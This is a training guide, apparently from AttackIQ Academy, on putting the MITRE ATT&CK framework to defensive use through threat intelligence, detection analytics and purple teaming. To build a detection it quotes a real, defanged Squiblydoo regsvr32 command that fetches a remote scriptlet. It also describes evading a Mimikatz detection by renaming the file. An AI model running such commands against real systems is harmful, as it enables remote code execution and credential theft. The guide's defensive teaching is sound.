STUDENT GUIDE

Foundations of Operationalizing MITRE ATT&CK

Revision 2020.09.28

Table of Contents

Who is MITRE?

If you've worked in cyber security for more than a year, you're probably familiar with the term CVE, short for Common Vulnerabilities and Exposures.

What about the ATT&CK Framework? The longer name for this flashy acronym is Adversarial Tactics, Techniques, and Common Knowledge.

These are two examples of the major contributions the non-profit MITRE Corporation has made to the world of cyber security.

MITRE is known throughout more than just the world of cyber. They also work in defense and intelligence, aviation, civil systems, homeland security, judiciary, and healthcare. All of these resources, including cybersecurity, are federally funded and work towards solving some of the nation's biggest problems through independent research and development.

MITRE does a good job at wrapping a common vocabulary and creating flexible processes/frameworks that can help unite our industry.

Most of us working in security are familiar with, or have heard the term MITRE ATT&CK (pronounced "attack", not "att-and-ck", as one may think). There have been a lot of questions when this framework was released, and I hope to give a quick point of reference in case you have those same questions.

Most of what has been written about MITRE within this document came from The MITRE Corporation's website, specifically the ATT&CK Framework website

Threat Informed Defense

References:

- Cybersecurity Threat-based Defense
- CRITs: Collaborative Research Into Threats

Before discussing MITRE ATT&CK, let's introduce the concept of Threat Informed Defense.


A Threat Informed Defense is a proactive approach to cyber security that utilizes three elements to provide an evolving feedback loop to your security team:

- Cyber threat intelligence analysis
- Defensive engagement of the threat
- Focused sharing and collaboration

Let's take a look at each of these individually.

Cyber Threat Intelligence Analysis

Threat Intelligence Analysis is taking existing intelligence data like TTPs, malware hashes, or domain names, and applying human intelligence to harden cyber defenses. This improves ways to anticipate, prevent, detect, and respond to cyber attacks.



MITRE CRITS

Let's look at Collaborative Research Into Threats (CRITS), a tool developed by MITRE. It's free and open source. A link to the GitHub page for CRITS is available in your AttackIQ Academy portal for this course.

CRITS does a handful of things that assist with intelligence analysis such as:


- Collecting and archiving attack artifacts
- Associating artifacts with stages of the cyber attack lifecycle
- Conducting malware reverse engineering
- Tracking environmental influences
- Connecting all of this together to shape and prioritize defenses and react to incidents

CRITS itself is outside of the scope of this course, but it gives us a good illustration of what the features of cyber threat intelligence are.

Defensive Engagement of the Threat

Defensive Engagement of the Threat takes what you've learned from Intelligence Analysis and allows you to look for indicators of a pending, active, or successful cyber attack. Breach and Attack Simulation (BAS) tools fit in well here. They take the behavioral models uncovered during intel analysis and use BAS to automate testing and reporting on what those behavior patterns look like in our enterprise.

These simulation results feed back into your Threat Intelligence Analysis and into the next element we're going to talk about: Focused Sharing and Collaboration.



Focused Sharing and Collaboration

By sharing threat actor TTPs through standards such as STIX and TAXII, the security community benefits together. If you are part of a large organization with different security groups, information shared between groups in a standard format can help your enterprise build a threat informed defense.

Groups like MITRE's Center for Threat Informed Defense (CTID) bring together sophisticated security teams from leading organizations around the world to expand the global understanding of adversary behaviors. They accomplish this by creating focus, collaboration, and coordination to accelerate innovation in threat-informed defense, building on the MITRE ATT&CK framework.

Center for Threat Informed Defense

When MITRE first began their ATT&CK project, they had no idea how popular it would become in the security community. The project has become so important to information security professionals, that they identified a need for a non-commercial, non-profit focal point that would sustain and accelerate the evolution of publicly available resources critical to cyber defense.

The Center for Threat Informed Defense engages in collaborative research and development projects with its members to advance the state of art and practice of threat-informed defense. This group of members are recruited from global critical infrastructure companies, sophisticated and innovative securities, leading technology companies, and cybersecurity-related non-profits.

Research areas of the CTID include:

- Advance global understanding of adversary tradecraft, e.g. expand ATT&CK into new technology domains like cloud
- Measure evolving adversary behavior, e.g. establish a “most wanted” list of adversary techniques
- Enable continuous assessment of our defenses, e.g. develop, share and automate adversary emulation playbooks
- Continuously identify, catalyze development of, and/or research new ways to thwart ATT&CK techniques across Protect, Detect & Respond All R&D outputs will be made globally available to maximize impact.

What Is The ATT&CK Framework?

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and Distributed COM	Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compile After Delivery	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data Staged	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Email Collection	Fallback Channels	Transfer Data to Cloud Account	Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Remote File Copy	Input Capture	Multi-hop Proxy		Resource Hijacking

The MITRE ATT&CK Framework is a collection of techniques used by attackers during a breach. The ATT&CK Matrix breaks the techniques down into the following tactics:

- **Initial Access** - Techniques that use various entry vectors to gain a foothold. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.
- **Execution** - Techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals.
- **Persistence** - Techniques that adversaries use to keep access to systems across restarts, changed credentials and other interruptions that could cut off their access.
- **Privilege Escalation** - Techniques that adversaries use to gain higher-level permissions on a system or network. The techniques often overlap with Persistence techniques.
- **Defense Evasion** - Techniques that adversaries use to avoid detection throughout their compromise.
- **Credential Access** - Techniques for stealing credentials, like account names and passwords.

- **Discovery** - Techniques an adversary use to gain knowledge about the system and internal network. Native operating system tools are often used toward this post-compromise information-gathering objective.
- **Lateral Movement** - Techniques that adversaries use to enter and control remote systems on a network.
- **Collection** - Techniques adversaries use to gather information and the sources information is collected from that are relevant to following through on the adversary's objectives.
- **Command and Control** - Techniques that adversaries use to communicate with systems under their control within a victim network.
- **Exfiltration** - Techniques that adversaries use to steal data from your network.
- **Impact** - Techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operations processes.

Tactic vs. Technique vs. Procedure

- Tactics are the adversary's technical goals.
- Techniques are how those goals are achieved.
- Procedures are specific implementations of techniques.

Think of these in terms of your day:

You have several sorts of major things you do everyday that can be split into broad categories or goals. These could be things like getting to work safely or staying healthy. These are your tactics.

You have different ways to meet these goals. For something like getting to work safely, you may drive to work. You might walk to work. You may even have a mixed commute of drive, walk, and public transit. In terms of staying healthy, you may employ techniques like washing your hands, taking a walk, or lifting weights. Notice that the same technique of taking a walk was actually used in both tactics of staying healthy and getting to work safely. Techniques may span multiple tactics.

We will continue with "taking a walk" as our technique since it spans both tactics. The map you would use with the turn-by turn directions for your walk could be a procedure for the technique of taking a walk.

This is the basic organizational principle of the MITRE ATT&CK Framework, so it's important to commit these to memory.

Making ATT&CK Actionable

MITRE has done a great job of providing us with the intelligence data needed to help fulfil a major component of a threat informed defense. However, this data is just that - data. In order to make it useful, we have to do something with it. Throughout the rest of this course, we are going to discuss some real world examples of how you can take the data provided by MITRE through ATT&CK, and apply it to your organization.

Threat Intelligence

One of the easiest ways to operationalize the ATT&CK framework is to pick a threat group that you care about and map their techniques in the Enterprise ATT&CK Matrix. This can be done a few different ways.

Threat Groups Page

The threat groups page on the MITRE ATT&CK website provides a listing for all advanced threat groups that MITRE has tracked. For each threat group, click through to get more details. Some of the details listed for each threat actor include tactics and software used, and references to more research.


MITRE ATT&CK Navigator

The MITRE ATT&CK Navigator is designed to provide basic navigation and annotation of the ATT&CK matrix. The tool is used as a simple way to visualize the ATT&CK matrix and make it easier to use. One of the many useful features of the ATT&CK Navigator is using the provided filters to highlight techniques used by a particular threat group. This is helpful in identifying the techniques that may be important to your organization.

For more information on the ATT&CK Navigator, or to use the tool visit the ATT&CK Navigator website.

Industry Search

You may not know which threat groups to care about. That's okay. MITRE's ATT&CK website allows you to search your industry to find threat groups that are known to target that industry.



Mapping Organizational Intel To ATT&CK

If you have a more mature organization, there may be threat analysts in place who regularly review information about your adversaries. If you have access to previous incident reports, start mapping the tactics identified in the report to the MITRE ATT&CK matrix. Paragraph blocks may seem impossible to map back to ATT&CK, so MITRE has offered some suggestions for doing this.

1. Understand ATT&CK—Familiarize yourself with the overall structure of ATT&CK:
    a. Tactics - The adversary's technical goals
    b. Techniques - How those goals are achieved
    c. Procedures - Specific implementations of techniques
2. Find the behavior—Think about the adversary's action in a broader way than just the atomic indicator (like an IP address) used. For example, the malware in the above report "establishes a SOCKS5 connection." The act of establishing a connection is a behavior the adversary took.
3. Research the behavior—If you're not familiar with the behavior, you may need to do more research. In our example, a little research would show that SOCKS5 is a Layer 5 (session layer) protocol.
4. Translate the behavior into a tactic—Consider the adversary's technical goal for that behavior and choose a tactic that fits. The good news: there are only 12 tactics to choose from in Enterprise ATT&CK. For the SOCKS5 connection example, establishing a connection to later communicate would fall under the Command and Control tactic.
5. Figure out what technique applies to the behavior—This can be a little tricky, but with your analysis skills and the ATT&CK website examples, it's doable. If you search our website for SOCKS, the technique Standard Non-Application Layer Protocol (T1095) pops up. Looking at the technique description, you'll find this could be where our behavior fits.

6. Compare your results to other analysts—Of course, you might have a different interpretation of a behavior than another analyst. This is normal, and it happens all the time on the ATT&CK team! We recommend comparing your ATT&CK mapping of information to another analyst's and discussing any differences.

Expand Intelligence Data

Teams that are more advanced and have the resources can map additional external information to ATT&CK. Expanding the data in this way allows your expansive threat intelligence to flow through to your security teams so that they can defensively engage the threat, allowing for a more threat informed defense.

Detection and Analytics

We're going to build on our knowledge of threat intelligence as we talk about detection and analytics. This is where we can start to take more action in building a threat informed defense. Let's analyze the steps we can take to put this into practice.

Collect The Data

No decisions can be made without data and facts. Sometimes decisions are made with incomplete or inaccurate information data and facts, but these are still important components for critical reasoning.

Our hope is that the data gathered is both complete and accurate, so we move forward under that assumption.

Before beginning to collect data, it's helpful to have an understanding of the sources you should collect from. MITRE has a few recommendations here as well.

- Process and process command line monitoring can be collected via Sysmon, Windows Event Logs, and many EDR platforms.
- File and registry monitoring is also often collected by Sysmon, Windows Event Logs, and many EDR platforms.
- Authentication logs collected from the domain controller.
- Packet capture, especially east/west capture, such as those collected between hosts and enclaves in your network.

MITRE has created some scripts to assist in discovering this data. They have made them openly available on Github.

Analyze the Data

Once you've identified the data that you need, collect it into some kind of search platform so that it can be analyzed. For most of you, this platform will be a SIEM. MITRE has provided additional guidance on what to look for in this analysis as well.

MITRE Cyber Analytics Repository (CAR)

CAR (https://car.mitre.org/) is a knowledge base of analytics developed by MITRE and is based on the MITRE ATT&CK adversary model. Analytics stored in CAR contain the following information for each analytic:

- A hypothesis which explains the idea behind an analytic
- The information or primary domain the analytic is designed to operate within (this could be host, network, process, external, etc.)
- References to ATT&CK Techniques and Tactics that the analytic detects
- The Glossary
- A pseudocode description of how the analytic might be implemented
- A unit test which can be run to trigger the analytic

By reviewing the data presented in MITRE CAR, you can begin to not only analyze the behaviors occurring in your enterprise, but also begin to expand on your threat intelligence data by mapping these behaviors back to MITRE ATT&CK.

In our BAS101 course, we discuss creating test plans based on your defenses. CAR can assist in creating test plans by providing unit tests that trigger alerts or analytics.

Expand and Customize Your Analysis

If your organization has already taken the first steps in collecting data and using existing analytics, now is a good time to expand coverage by creating your own. Completing this exercise for your enterprise also has the added benefit of familiarizing you with the thought process behind creating detections and analytics.

- Begin with looking at the technique description from ATT&CK and the threat intel reports linked in the examples

  Here's an example provided by MITRE in their Getting Started with ATT&CK paper:

  Let's pretend there were no good detections for Regsvr32. The ATT&CK page lists several different variants for how Regsvr32 is used. Rather than writing one analytic to cover all of them, focus in on just one aspect to avoid spinning your wheels. For example, you might want to detect the "Squiblydoo" variant that was discovered by Casey Smith at Red Canary.

  The reports linked from the examples show several instances of command lines where Regsvr32 was used, such as this example from the Cybereason analysis of Cobalt Kitty:

  The attackers downloaded COM scriplets using regsvr32.exe: regsvr32 /s/n/u/i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll EVIDENCE OF SQUIBLYDOO USED BY COBALT KITTY

- Design a test for your analytics using the techniques you've discovered. Testing can be done with either a commercial or open source BAS solution.

  Continuing with the example above - I would look at the tests available for Regsvr32, including Squiblydoo.

- After executing the test, review the log data generated during the attack. Look for things that make the malicious event look distinctive.

Squiblydoo was chosen as an example because it's a bit easier to find in log data. There isn't a legitimate reason to have regsvr32.exe call out to the Internet. In this case, the analytic to look for would be times when the regsvr32.exe process is created and the command line includes "/i:http".

Adversary Emulation and Red Teaming

MITRE defines adversary emulation as "a type of red team engagement that mimics a known threat to an organization by blending in threat intelligence to define what actions and behaviors the red team uses." In other words, the red team takes a structured approach by using threat intelligence to plan an attack that is similar to known threat actor behavior.

What If You Don't Have A Red Team?

Teams that don't have a red team can automate and design this process a bit easier by utilizing a BAS tool. There are also other open source options such as Atomic Red Team that can provide a team lacking the red team expertise, the ability to perform adversary emulation red teaming. MITRE supports the CALDERA Project, an open source BAS solution.


There are also commercial BAS tools, such as AttackIQ, that are available. We dive more into what these tools are and what they can do for you in our Foundations of Breach & Attack Simulation course.

Purple Teaming

Purple Teaming is an organizational concept by which red and blue functions occur simultaneously, continuously, tightly coupled, and with full knowledge of each other's capabilities, limitations, and intent at any given time.

One of the best ways to truly test and build upon a threat informed defense is to enable collaboration between red and blue teams through a purple team.

Given reliable access to red capabilities, this methodology allows security teams to iteratively increase program maturity as a product of continuously clearing low-effort attacks from the board.



Let's take a look at the workflow of a purple team.

1. Red Team executes iterative attacks against friendly cyberspace, tuned to replicate adversary capabilities and prevent irrecoverable disruption
2. Stopped attacks generate reports of detection and mitigation details back to the Red Team
3. Successful attacks generate reports of attack method and exposure details back to the Blue Team.
4. Red and Blue Teams jointly debrief all actions in coordination with IT Ops; mitigations emplaced, attack techniques refined, attack surface reduced
5. Continuous testing and improvement refines detection capabilities and enables ever-more difficult scenario execution, which refines detection capabilities.

Let's continue our example from the lecture to illustrate how the Purple Team concept fits well with a team that operationalizes MITRE ATT&CK. So far you've done the research and created multiple analytics to help increase detection capability around credential dumping. Now we want to make this an exercise that improves not only the analytics, but also the skills of everyone involved.

1. First, the blue team produces an analytic to detect credential dumping. Let's assume this was created based on an analytic to detect mimikatz.exe on the command line or Invoke-Mimikatz via Powershell.
2. This analytic is handed off to the red team.
3. The red team uses the blue-team produced analytic to find and execute an attack that evades detection of that analytic. In our example, we will say that the red team renames the executable to mimidogz.exe.
4. This red team created tactic is handed off to the blue team.
5. The blue team updates their analytic to look for different artifacts and behaviors that won't rely on exact naming.
6. This analytic is passed back off to the red team and the cycle continues.

To track coverage, both teams should work towards using the common ATT&CK Framework in documentation.

For a deeper dive into the Purple Teaming model, we recommend taking our Foundations of Purple Teaming Course.

Your Next Steps

As adults, we learn best when applying what we've learned. AttackIQ encourages you to apply what you've learned in this class, and share your newly found knowledge with the security community.

Assessment Test

Your next immediate step is to take the Assessment for this course.

- The assessment can be found in your student portal.
- You must get at least an 80% to pass this course and will be able to attempt the test twice.
- If you do not pass the first time, you will have to wait 24 hours before taking the assessment again. If you need assistance with the assessment outside of this instructor lead training, please email academy@attackiq.com

Digital Credentials

After passing the assessment, you will receive your digital credentials through the Credly Acclaim platform.

Digital credentials are the badges you may have seen people sharing on LinkedIn.

Digital credentials go beyond paper certificates. They are portable, verifiable, and uniquely linked to you. They also ensure that your hard-earned achievements are owned by you, not us - you can access and utilize your digital credential whenever, however you see fit – including adding it to blockchain. Digital credentials make you - and your achievements - more visible to employers and your professional network.

Share Your Achievements with Your Network

Your skills, competencies, and certifications are worth more than a static bullet point on a resume or a paper certificate hanging on the wall in your office. When represented as a digital credential, share your achievements with your network in one click from Credly's Acclaim platform. Peers and employers can verify and learn more about what it is you can do thanks to earning a digital credential from AttackIQ. Research shows that professionals who share their digital credentials to professional networking sites are discovered by employers, on average, six times more often than those who do not.

Share Your Knowledge With Your Network

If you enjoyed this course, please tell your colleagues about the AttackIQ Academy and share with them the things we've discussed today.

Share Your Opinions

Take the course survey. The survey is optional and doesn't affect your course results. However, if you do fill it out, we will send you an AttackIQ Academy t-shirt. The feedback we get from you will help us to continue to make these classes better.

A link to the survey will be sent to your email at the end of this course.